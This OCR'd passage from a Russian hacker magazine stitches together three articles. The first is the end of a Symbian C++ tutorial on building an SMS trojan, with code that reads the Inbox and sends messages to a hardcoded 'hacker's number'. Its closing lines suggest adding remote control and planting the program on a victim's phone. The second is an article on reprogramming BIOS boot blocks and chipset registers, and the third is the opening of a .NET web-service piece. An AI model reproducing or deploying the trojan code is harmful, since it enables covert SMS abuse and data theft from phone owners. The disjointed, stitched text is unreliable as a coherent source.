        KUidMsvMessageEntry)
//создаем список сообщений в Inbox
```



```
CleanupStack::PushL(selection);

// создаем объект для entry
TMsvEntry messageEntry;
TMsvId owningServiceId = KMsvDraftEntryId;

//количество сообщений в Inbox
const TInt count(selection->Count());
for (TInt i=0;i<count;i++)
{
    // количество сообщений в Inbox
    User::LeaveIfError(session->GetEntry(
        (*selection)[0],owningServiceId,messageEntry));

    //на данной итерации messageEntry - i-я sms-ка в Inbox
    // ...
    //творим зло
}

CleanupStack::PopAndDestroy(4); //освобождаем память
```

А теперь смотри, как легко будет создать сообщение:

Создаем смс

```
void CXaSendSms::SMSFunc(TDesC &aRecipientAddress)
{
    CSendAsObserver *anObserver = new CSendAsObserver();\\

    //создаем класс, отвечающий за отправку sms
    CSendAs* aSendAs = CSendAs::NewL(*anObserver);
    CleanupStack::PushL(aSendAs);
    aSendAs->AddMtmCapabilityL(
        KUidMsvMtmQueryEditorUid, EFalse);

    // устанавливаем тип сообщения — sms
    aSendAs->SetMtmL(KUidMsgTypeSMS);
    //создаем сообщение
    aSendAs->CreateMessageL();
    //добавляем адрес получателя
    aSendAs->AddRecipientL(aRecipientAddress);

//инициализируем тело сообщения
    CRichText& messageBody = aSendAs->ClientMtm().Body();
    messageBody.Reset();
    _LIT(KTestSmsMsg,"Neftis");
    // ... так в Symbian C++ определяются строки

    // вставляем в сообщение текст
    messageBody.InsertL(0,KTestSmsMsg);

    aSendAs->SaveMessageL(ETrue);
    CleanupStack::PopAndDestroy(aSendAs);
}
```

Потом эту функцию в теле программы используем так:


```
//создаем строку с номером хакера
_LIT16(KData,"+79162198255");

//преобразовываем ее к типу TDesC &
TBufC16<13> str(KData);

//создаем sms
MSFunc(str.Left(12));
```

Вместо заключения

В этой статье мы рассмотрели, как создать простенький смс-троян для смартфона. Функционал можно расширить по своему усмотрению, ведь фантазия и программерские возможности нам это позволяют. Например, легко добавить возможность управления чужой мобилой за счет посылки специальных команд с определенного номера и творить на ней все что угодно :). Дело за малым — внедрить прогу в аппарат жертвы. ⌶



НА ДИСКЕ ТЫ НАЙДЕШЬ ИСХОДНИК ПРОГРАММЫ, ПОЗНАВАТЕЛЬНЫЕ ДОКИ, А ТАКЖЕ НЕОБХОДИМОЕ ПО



Информация в статье представлена исключительно в образовательных целях! Мы не несем ответственности за противозаконное использование этой информации.

INFO

Наша программка будет работать на большей части смартфонов под Symbian :).



http://club60.org — пожалуй, единственный стоящий источник информации о Symbian на русском языке. NewLC.com — весьма познавательный ресурс. http://discussion.forum.nokia.com — здесь можно найти решение практически любой проблемы.

ЖЕСТКИЙ КОДИНГ

КРИС КАСПЕРСКИ



ПРОГРАММИРОВАНИЕ КОМПЬЮТЕРНОГО ЖЕЛЕЗА

В ПРОГРАММИРОВАНИИ ГОЛОГО ЖЕЛЕЗА ЕСТЬ КАКОЕ-ТО НЕПЕРЕДАВАЕМОЕ СЛОВАМИ ОЧАРОВАНИЕ, ДОСТАВЛЯЮЩЕЕ ОГРОМНОЕ ЭСТЕТИЧЕСКОЕ УДОВЛЕТВОРЕНИЕ И НАСЛАЖДЕНИЕ. СЕГОДНЯ МЫ СПУСТИМСЯ НА САМЫЙ НИЗКИЙ УРОВЕНЬ, КОТОРЫЙ ТОЛЬКО ВОЗМОЖНО ДОСТИГНУТЬ НА IBM PC! ДЕРЖИСЬ, МЫ БУДЕМ ПРОГРАММИРОВАТЬ НЕ ТОЛЬКО БЕЗ ОПЕРАЦИОННОЙ СИСТЕМЫ, НО ДАЖЕ БЕЗ BIOS'А!

На прикладном уровне обитать неинтересно. Здесь все приходится делать через готовые интерфейсы (типа win32 API), громоздящиеся своими иерархическими слоями друг на друга. С этой точки зрения программирование под x86 мало чем отличается от той же Альфы. Мы упираемся в операционную систему, становясь ее пленниками, заключенными в тесную клетку.

Без оси жизнь становится более захватывающей и интересной. Можно напрямую обращаться ко всем портам ввода-вывода (и знать, что это реальные порты, а не какие-то там виртуальные), выполнять все привилегированные инструкции, переходить в защищенный режим и возвращаться обратно. В общем, делать все, что заблагорассудится. Вот только…основное компьютерное оборудование (в первую очередь, чипсет) на этом уровне нам неподвластно. Точнее, подвластно, но не совсем. Конфигурирование и настройка чипсета осуществляется на стадии начальной инициализации компьютера во время загрузки BIOS, подготавливающей его к работе. Некоторые параметры могут быть изменены позднее как через порты ввода/вывода, так и через саму BIOS, но основной фундамент остается непоколебимым. А жаль… ведь далеко не всякая версия BIOS использует возможности аппаратуры на 100%, к тому же лишает нас радости живого общения с железом, подавая его на стол готовеньким. А если нам хочется отведать мяса с кровью?! Тогда необходимо перепрограммировать BIOS, а точнее небольшую его часть, называемую boot-блоком и наиболее приближенную к аппаратуре.

Перепрограммирование boot-блока открывает огромные возможности для трюкачества, позволяя раскрыть свой творческий потенциал и показать, на что ты способен. Да что там говорить! Это по-настоящему сложно, а значит, реально круто!

Исходные реагенты, или что нам понадобится

Прежде всего нам понадобится материнская плата, которую не жалко потерять (в том смысле, что ее смерть не станет трагедией). Еще нужен программатор (поскольку не все матери дают прошивать boot-блок, а за пределами boot-блока жизнь уже становится не такой интересной), который легко купить на радиорынке; любая программа для редактирования BIOS'а (обычно идущая на диске, прилагаемом к материнской плате или лежащая на сайте производителя); прошивка BIOS'а для изучения и подражания (скопированная из самого BIOS'а или скачанная с сайта); транслятор ассемблера, умеющий генерировать двоичные файлы (FASM, NASM) и, наконец, документация на чипсет (Intel и AMD раздают ее бесплатно, а остальные производители — только своим партнерам, зачастую под подписку о неразглашении, как будто там есть что разглашать).

Ликбез, или как все это работает

После «холодной» перезагрузки или включения питания процессор, находящийся в реальном режиме, передает управление по адресу F000h:FFF0h, где находится точка входа в BIOS. В древних IBM AT микросхема постоянной памяти физически «висела» на процессорной шине, непосредственно отображаясь на 64-Кбайтный регион памяти, от F000:0000



до F000:FFFF. Современные прошивки в этот объем уже не вмещаются и занимают порядка 512 Кб (да и то в упакованном виде), что составляет половину адресного пространства реального режима. Поэтому в памяти непосредственно отображаются лишь 64 Кб прошивки (порядка 4 Кб из которых составляет boot-блок), а остальные части прошивка должна уметь считывать из микросхемы Flash-BIOS'а самостоятельно, обращаясь к специальному контроллеру, как правило, «вживленному» в южный мост чипсета и соединенному с BIOS'ом по LPC- или ISA-шине.

В тот момент, когда BIOS получает управление, практически все имеющееся оборудование к работе еще не готово. Нет даже оперативной памяти, поскольку DRAM-контроллер не настроен и не инициализирован. Короче, как дальше жить?! Поэтому первым делом boot-блок проводит первичную инициализацию важнейших узлов, после чего считывает основной код BIOS'а и распаковывает его в оперативную память. На этом работа boot-блока заканчивается, и всю дальнейшую инициализацию системы выполняет распакованный им код.

Кроме инициализации, BIOS также управляет оборудованием (например, выключает жесткие диски по прошествии определенного времени, следит за показанием датчиков напряжения и температуры, регулируя частоту процессора и оперативной памяти), а также предоставляет в распоряжение программиста обширную библиотеку функций, абстрагирующую его от конкретного железа и доступную через векторы прерываний. В частности, за дисковую подсистему отвечает прерывание 13h, но вернемся к нашим баранам, то есть к голому железу.


Обычно boot-блок располагается в последних 4 Кб файла прошивки, а по смещению 10h от его конца находится точка входа в BIOS, представляющая собой jmp на подлинную точку входа:

```
0007FFF0: EA5BE000F0        jmp 0F000:0E05B
```

Остальной код прошивки, как правило, упакован, поэтому непосредственно внедряться можно только в последние 4 Кб, то есть в промежуток между F000:EFFF и F000:FFFF.

Внедряемый код должен быть либо полностью перемещаемым (то есть сохранять свою работоспособность независимо от базового адреса загрузки), либо в начало ассемблерного листинга необходимо воткнуть директиву «ORG 0XXXXh», где 0XXXXh равно разнице конца boot-блока (лежащего по смещению FFFFh) и размеру внедряемого кода.

Последние два байта boot-блока занимает контрольная сумма, рассчитываемая по следующему алгоритму (сохранившемуся еще со времен первых BIOS'ов): мы просто складываем все байты друг с другом и находим остаток от деления на 100h, что в псевдокоде занимается так: sum = (sum + next_byte) & 0xFF. Контрольная сумма всего boot-блока должна равняться нулю, следовательно, последний байт блока равен (100h – sum) & 0xFF.



> Регистры аппаратных устройств, отображаемые на адресное пространство и порты ввода/вывода

Работа с шиной PCI

Шина PCI является основной шиной, через которую к процессору подключаются все остальные контроллеры и устройства, поэтому, чтобы научиться программировать голое железо, нам необходимо разобраться, как программировать саму шину PCI. Это легко. Достаточно выучить всего пару регистров: CF8h и CFCh.

В порт CF8h заносится адрес регистра, с которым мы хотим работать (называемый также смещением или offset'ом), а через порт CFCh происходит обмен данными, который в зависимости от конструктивных особенностей конфигурируемого контроллера может быть доступен как на запись/чтение, так и только на чтение. Под «регистром» здесь понимается отнюдь не регистр процессора (типа EAX), а регистр контролера. Некоторые регистры отображаются на порты ввода/вывода (и тогда с ними можно работать командами IN/OUT), некоторые — нет, поэтому с ними можно работать только через CF8h/CFCh.

Большинство регистров представляют собой совокупность управляющих битов, поэтому, перед тем как что-то записывать в порт CFCh, мы, как правило, сперва должны прочитать текущее состояние чипсета, взвести/опустить нужные нам биты при помощи операций OR и AND, после чего затолкать обновленный регистр на место (однако, если текущее состояние нас не интересует, выполнять операцию чтения совершенно не обязательно).


Описание самих регистров можно найти в документации на северный и южный мосты чипсета. Где-то там будет раздел «PCI Configuration Registers», «Registers Description» или что-то в этом роде.

В частности, регистр 114h северного моста чипсета Intel 915 управляет таймингами DDR-памяти и делает он это с помощью своих битов, комбинация которых задает то или иное состояние DRAM-контроллера. Конкретные значения приведены в таблице 1, которую можно найти на 102 странице оригинального руководства: intel.com/design/chipsets/datashts/301467.htm.

Таким образом, чтобы настроить память на максимальную производительность, необходимо занести в регистр 114h число 10000000000001000000000b (или 400200h в шестнадцатеричном виде), что на языке ассемблера делается так:

Код, устанавливающий тайминги DDR-памяти, игнорируя информацию, записанную в SPD (только для Intel 915)

```
; 114h — регистр чипеста, управляющий
; DRAM-контроллером
mov     eax, 114h
mov     dx, 0CF8h ;PCI-порт
out     dx, eax    ; выбираем регистр
mov     dx, 0CFCh; PCI-порт (данные)
; читаем содержимое регистра 114h
in      eax, dx
; конфигурируем тайминги памяти
```



> Flash-BIOS, подключенный к южному мосту чипсета Intel 915 через шину LPC



```
or          eax, 400200h
; записываем регистр чипсета
out         dx, eax
```

Заключение


Общаться с оборудованием на «железном» уровне безумно интересно, но чрезвычайно утомительно и сложно. Прежде чем контроллер оперативной памяти «заведется», предстоит проделать немало работы и тщательно прочитать порядка тысячи страниц документации, поскольку любая пропущенная мелочь может пустить все под откос. Положение усугубляется полным отсутствием отладочных средств, что дисциплинирует и учит искать ошибки «глазами».


Совет: прежде чем писать свой мини-BIOS, выводящий на экран зеленый травянистый семилистник под мелодию «семь-сорок», раздающуюся из спикера, скачай готовую прошивку и дизассемблируй boot-блок, разобравшись, как он работает. Ты увидишь много обращений к портам, часть из которых удается расшифровать с помощью документации на чипсет, часть — обратившись к описанию остальных контроллеров и микросхем, установленных на плате.

Фрагмент прошивки AMI-BIOS

```
push        bp
mov         bp, sp
sub         sp, 8
mov         byte ptr [di-8], 'A'
mov         byte ptr [di-7], 'M'
mov         byte ptr [di-6], 'I'
mov         byte ptr [di-5], 'B'
mov         byte ptr [di-4], 'I'
mov         byte ptr [di-3], 'O'
mov         byte ptr [di-2], 'S'
mov         byte ptr [di-1], 'C'
push        bx
push        si
or          si, si
mov         ax, [di+8]
mov         dx, [bx+si+20h]
test        dx, dx
jz          short loc_A9BDB
```

В конечном счете мы создадим свой boot-блок, ассемблируем и, воткнув в программатор FLASH-BIOS, зальем туда свое творение (предварительно сохранив оригинальную прошивку). Не стоит надеяться, что материнская плата «проглотит» его с первого раза. Будет только черный экран, не реагирующий на клавиатуру — и все. Даже курсора не будет. Попробуй угадай, в каком месте сидит ошибка! Но ведь только так программист из юноши превращается в настоящего мужчину, в смысле хакера. После недели-другой непрекращающихся мытарств мы, наверное, сможем оценить, каково приходилось нашим предкам, дырявящим перфокарты и совсем незнакомым с понятием интерактивной отладки. ⌶





Управление таймигами памяти через регистр 114h северного моста чипсета Intel 915 (на других чипсетах номер регистра и назначение бит с вероятностью, близкой к единице, будут совсем другими, поэтому данная таблица приводится толькот как пример)


биты	доступ	значение по умолчанию	назначение
31:24	–	—	Зарезервированы.
23:20	R/W	9	Величина tRAS (она же DRAM Precharge Delay, она же Active to Precharge Delay, она же Precharge Wait State, она же Row Active Delay, она же Row Precharge Delay) устанавливает минимальный промежуток времени между открытием/закрытием одной DRAM-страницы. Значения от 0 до 3 зарезервированы; Значения от 4 до 15 — время в тактах.
19	RO	0	tRAS MAX — максимальный промежуток времени, в течение которого DRAM-страница может оставаться открытой, и, если контроллер не закроет ее, произойдет Panic Refresh (экстренное обновление), сопровождаемое закрытием всех страниц во всех банках. В данном чипсете этот регистр доступен только на чтение, то есть управление tRAS MAX не реализовано и составляет 120 наносекунд.
18:10	—	—	Зарезервированы.
09:08	R/W	01b	Величина tCL, более известная под именем CAS# Latency, задает количество тактов между отправкой DDR-микросхеме команды чтения (не записи!) и сбросом первой порции данных на шину, при этом DRAM-страница должна быть заблаговременно открыта, за что отвечает тайминг tRCD. **значение регистра** / **DDR tCL, такты** / **DDR2 tCL, такты** 00b / 3 / 5 01b / 2,5 / 4w 10b / 2 / 3 11 / зарезервированы
07	—	—	Зарезервирован.
06:04	R/W	010b	Величина tRCD, также называемая RAS# to CAS# Delay или Active to CMD, определяет время открытия DRAM-страницы, в процессе которого со строки конденсаторов считывается заряд и заносится в буфер статической памяти, локально обрабатывающий все последующие обращения. **значение регистра** / **tRCD, такты** 000b / 2 001b / 3 010b / 4 011b / 5 100b 101b 110b / зарезервированы 111b
3	—	—	Зарезервирован.
2:0	R/W	010b	Величина tRP (она же RAS# Precharge Delay, она же Precharge to active) определяет время закрытия DRAM-страницы, в процессе которого происходит возврат данных в банк памяти и его перезарядка. Во время перезарядки банк недоступен, но доступны все остальные банки (большинство DDR-модулей содержит четыре таких банка). Банк закрывается на перезарядку всякий раз, когда происходит обращение к другой странице из этого же самого банка. **значение регистра** / **tRP, такты** 000b / 2 001b / 3 010b / 4 011b / 5 100b 101b 110b / зарезервированы 111b



ПОРЯДОК ИНИЦИАЛИЗАЦИИ ОБОРУДОВАНИЯ

Порядок инициализации оборудования не высечен на камне и допускает довольно большие вольности, однако определенные традиции и нормы приличия все-таки нужно соблюдать. Материнские платы от EPOX выгодно отличаются тем, что имеют 2-разрядный сегментный индикатор, отображающий ход загрузки, что облегчает диагностику поломки (если таковая есть) и упрощает дизассемблирование BIOS, поскольку… код, отображаемый на индикаторе, в листинге присутствует в виде константы, расшифровку значения которой можно найти в руководстве в приложении E. Лучших комментариев к листингу, пожалуй, и не придумаешь!
На остальных материнских платах порядок инициализации оборудования не сильно отличается от EPOX'а, и все происходит приблизительно следующим образом:

- тест CMOS на чтение/запись;
- отключение теневой RAM;
- инициализация базовых регистров чипсета;
- чтение информации из SPD и инициализация DRAM-контроллера;
- распаковка сжатого BIOS в оперативную память;
- копирование BIOS в теневую RAM в сегменты E000h и F000h;
- инициализация интерфейса 8042 (интегрированного в южный мост);
- запуск самотестирования 8042;
- детектирование микросхемы FLASH-ROM;
- загрузка процедуры «прожига» FLASH в сегмент F000h (для поддержки DMI & ESCD);
- установка всех регистров чипсета в значения по умолчанию (берутся из BIOS);
- детектирование типа ЦП;
- инициализация таблицы векторов прерываний;
- считывание установок CMOS в стек BIOS'а;
- построение карты ресурсов для PCI- и P&P-устройств;
- инициализация тактового генератора;
- сканирование всех устройств, подключенных к PCI-шине;
- назначение устройствам IRQ и портов ввода/вывода;
- поиск видеокарты и отображение VGA BIOS на сегмент C000h;
- инициализация буфера клавиатуры для вектора INT 09h;
- инициализация внутренних MTRP-регистров ЦП для отображения памяти 0-640 Кб;
- инициализация APIC-контроллера;
- установка регистров чипсета в соответствии с настройками CMOS;
- инициализация интегрированного IDE-контроллера;
- измерение тактовой частоты ЦП;
- вызов VIDEO-BIOS;
- вывод на экран информации о типе ЦП, тактовой частоте, логотипа BIOS и т.д.;
- сброс клавиатуры;
- тест битовой маски контроллера прерываний 8259 для канала 1;
- тест битовой маски контроллера прерываний 8259 для канала 2;
- первичная инициализация шины USB;
- тестирование и очистка памяти;
- готовность выйти в BIOS Setup по нажатию <DEL>;
- инициализация PS/2-мыши;
- инициализация и выделение ресурсов интегрированным COM и LPT-портам;
- инициализация привода гибких дисков;
- детектирование и инициализация IDE-приводов (HDD, LS120, ZIP, CDROM);
- детектирование и инициализация неинтегрированных COM/LPT-портов;
- перепрограммирование шрифтов для вывода EPA-логотипа в текстовом режиме;
- вывод EPA-логотипа;
- вызов hock-процедуры менеджера энергопитания;
- восстановление шрифтов, используемых для вывода EPA-логотипа;
- запрос пароля (если загрузка компьютера защищена паролем);
- запись всех данных из стека BIOS обратно в CMOS;
- инициализация загрузочных устройств P&P;
- финальная инициализация шины USB;
- инициализация APCI-таблицы на вершине памяти;
- поиск ISA-устройств (если есть эта рухлядь) и вызов их BIOS'ов;
- финальное распределение между ISA и PCI-устройствами;
- финальная инициализация чипсета;
- финальная инициализация менеджера энергопитания;
- очистка экрана и вывод таблицы с информацией о конфигурации всех устройств;
- инициализация клавиатурных индикаторов и установка скорости автоповтора;
- построение MP-таблицы;
- построение и обновление ESCD-таблицы;
- установка века в CMOS;
- загрузка даты/времени в область данных BIOS;
- построение таблицы маршрутизации аппаратных прерываний MSIRQ;
- попытка загрузки с загрузочного носителя (вызов прерывания INT 19h);
- на этом BIOS прекращает свою работу и передает управление boot-сектору;



› Серверный мост чипсета, несущий на своем борту важнейшие устройства (такие, например, как контроллер памяти), подключается к процессору через PCI-шину



ТАРАСОВ ДМИТРИЙ
AKA DEM@N
/ PINK2000-0@MAIL.RU /

Веб-сервис для КПК

КПК, КОММУНИКАТОРЫ, СМАРТФОНЫ... ЭТИ ДЕВАЙСЫ ПОСТЕПЕННО СТАНОВЯТСЯ РАБОЧИМИ ИНСТРУМЕНТАМИ КАК БИЗНЕСМЕНА, ТАК И СТУДЕНТА. НЕСМОТРЯ НА ЭТО, КВАЛИФИЦИРОВАННЫХ РАЗРАБОТЧИКОВ СОФТА ДЛЯ ЭТИХ УСТРОЙСТВ МАЛО, ЭТА НИША ЕЩЕ НЕ ЗАНЯТА. СЕГОДНЯ МЫ РАССМОТРИМ ПРАКТИЧЕСКИЙ ПРИМЕР ИСПОЛЬЗОВАНИЯ ДВУХ ПЕРСПЕКТИВНЫХ ТЕХНОЛОГИЙ: .NET COMPACT FRAMEWORK И WEB-SERVICES.

ЮЗАЕМ ВЕБ-СЛУЖБУ СЕРВЕРА ЦБ РФ НА .NET COMPACT FRAMEWORK

